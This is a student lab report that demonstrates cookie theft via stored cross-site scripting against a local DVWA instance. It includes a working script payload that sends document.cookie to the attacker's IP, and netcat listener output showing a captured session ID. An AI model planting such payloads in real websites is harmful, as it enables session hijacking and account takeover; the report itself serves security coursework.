VU VISHWAKARMA UNIVERSITY

Maximising Human Potential

S. Y. B. Tech Computer Engineering

[Application Security]

By

[Atharva s shevate (202201727) Roll no.02]

2023-2024

Pursued in

Department of Computer Engineering

Faculty of Science & Technology

Vishwakarma University, Pune


Topic :

Performing Cookie Replay attack

Attcker machine – Kali linux

Victim machine – Pop Os

Using DVWA localhost website with docker on pop os----->



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can downloading and install XAMPP for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want


Passing a malicious script to DVWA site to get the session id and can access the session in kali linux

Script---> <script> new

Image().src='http://192.168.29.28/abc.php?c='+document.cookie;

</script>

In tj=his script we are giving ip adress of the kali linux




Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test

Passing the script in the above input box.




Vulnerability: Stored Cross Site Scripting (XSS)

Name * Hello

Message * <script> new Image().src='http://192.168.29.28/abc.php?c='+document.cookie;</script>

Name: test

Now in Kali Linux we can check the listner :




```
┌──(ravjot㉿kali)-[~]
└─$ nc -lvp 80
listening on [any] 80 ...
192.168.29.79: inverse host lookup failed: Unknown host
connect to [192.168.29.28] from (UNKNOWN) [192.168.29.79] 34012
GET /abc.php?c=PHPSESSID=qo7tfdb1inuko7rhf8bh5vsqj5;%20security=low HTTP/1.1
Host: 192.168.29.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:124.0) Gecko/20100101 Firefox/124
.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://172.17.0.2/
```

GET /abc.php?c=PHPSESSID=qo7tfdb1inuko7rhf8bh5vsqj5;%20security=low HTTP/1.1

Here is the Session Id of the login

Which matches from the Site of the victim



Message: This is a test comment.

Name: Hello
Message:

172.17.0.2

PHPSESSID=qo7tfdb1inuko7rhf8bh5vsqj5; security=low

So this was the represention of se=tealing the cookie from XSS attack by a script

Bit this can be Hard if the HTTP protocol would be enabled and y-the session id would be security level would be high